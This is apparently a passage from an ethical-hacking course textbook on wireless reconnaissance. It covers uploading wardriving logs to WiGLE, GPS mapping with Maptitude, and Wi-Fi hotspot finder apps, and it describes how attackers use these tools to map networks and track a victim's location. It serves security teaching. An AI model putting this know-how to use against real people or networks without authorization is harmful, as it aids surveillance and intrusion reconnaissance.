
The WiGLE database is composed entirely of observations contributed by users like you.

We currently support DStumbler, G-Mon, inSSIDer, Kismac, Kismet, MacStumbler, NetStumbler, Pocket Warrior, Wardrive-Android, WiFiFoFum, WiFi-Where, WiGLE WiFi Wardriving, and Apple consolidated DB formats. Click the button for our upload tool, as well as a detailed list of files formats by tool.

loading...

Figure 16.44: File upload window of WiGLE

- An pop-up window will appear, showing the types of files supported for upload. Click on **Choose File**. In the pop-up that appears for choosing a file, select Wi-Fi discovery tools and then the log file to upload. Finally, click on **Send**.



Upload

We currently support all of NetStumbler's exported and native files.
NetStumbler is a very well done 802.11b scouting tool for Windows.
We also support **Kismet** for Linux and others, DStumbler for BSD, as well as some other file formats.

Types supported:
DStumbler: text output
G-Mon: .kml, .txt output
inSSIDer: kml output
Kismac: native (.kismac), text, kml output
Kismet: .csv, .xml, .netxml, .gps, .gpsxml, .nettxt, CWGD output
MacStumbler: plist xml, wiscan format
NetStumbler: native (.ns1), text, wiscan, summary
Pocket Warrior: Text output
Wardrive-Android: kml output
WiFiFoFum: kml, kmz output
WiFi-Where: ns1, kml, csv output. *Now available on Cydia (iphone/ipad jailbreak)*
Wigle Wifi Wardriving: csv output
Consolidated.db: This is an sqlite file that is synced from an iphone/ipad to a host computer (prior to iOS 4.3.3). **OSX details**. **Windows details**.

Note: *you can send an individual file gzip'd, and if it ends in '.gz' it will be gunzip'd before being read (gzip is **not** the same as pkzip or winzip). You may send a gzipped tar archive - if the file name ends in '.tar.gz' the individual members will be extracted and processed sequentially. You may send one or more files pkzipped (compressed using zip/winzip/pkzip/kmz/others), and they will be processed sequentially, although please note that new filenames will be assigned during processing.*

WARNING: YOU ARE UPLOADING ANONYMOUSLY. LOG IN BEFORE UPLOADING IN ORDER TO RECEIVE CREDIT!
Set file to upload:
Choose File No file chosen

Figure 16.45: WiGLE screenshot showing the supported file types for upload

- WiGLE then shows complete information on the location of the Wi-Fi networks.

GPS Mapping Tools

- **Maptitude Mapping Software**

  Source: *https://www.caliper.com*

  With Maptitude mapping software and a GPS receiver, attackers can track a victim's location with a portable computer, collect field data, and create new or updated geographic files that mark map features.

  In detail, Maptitude Mapping Software allows attackers to do the following:

  - Track the location of a GPS receiver on a map
  - Log GPS data
  - Import GPS playback data from a handheld GPS
  - Locate points by coordinate or by longitude/latitude
  - Choose markers, pushpins, and custom icons for locations

Wi-Fi Hotspot Finder Tools

- **Wi-Fi Finder**

  Source: *https://www.appsapk.com*

  Wi-Fi Finder is an android mobile application that can be used for finding free or paid public Wi-Fi hotspots online or offline. Attackers use Wi-Fi Finder to scan for Wi-Fi hotspots around them and access their details. Its features include the following:

  - Scan for nearby Wi-Fi hotspots
  - Search for public Wi-Fi networks anywhere in the world
  - View Wi-Fi hotspot details, call locations, get directions, or share the hotspot
  - Filter results by location (cafe, hotel, etc.) or provider type


Figure 16.48: Screenshot of Wi-Fi Finder

The following are some additional Wi-Fi hotspot finder tools:

- Homedale::Wi-Fi/WLAN Monitor (*https://www.the-sz.com*)
- Fing - Network Tools (*https://play.google.com*)
- WiFi Finder - Free WiFi Map (*https://play.google.com*)
- WiFi Map (*https://play.google.com*)
- Find Wifi & Connect to Wi-Fi (*https://play.google.com*)



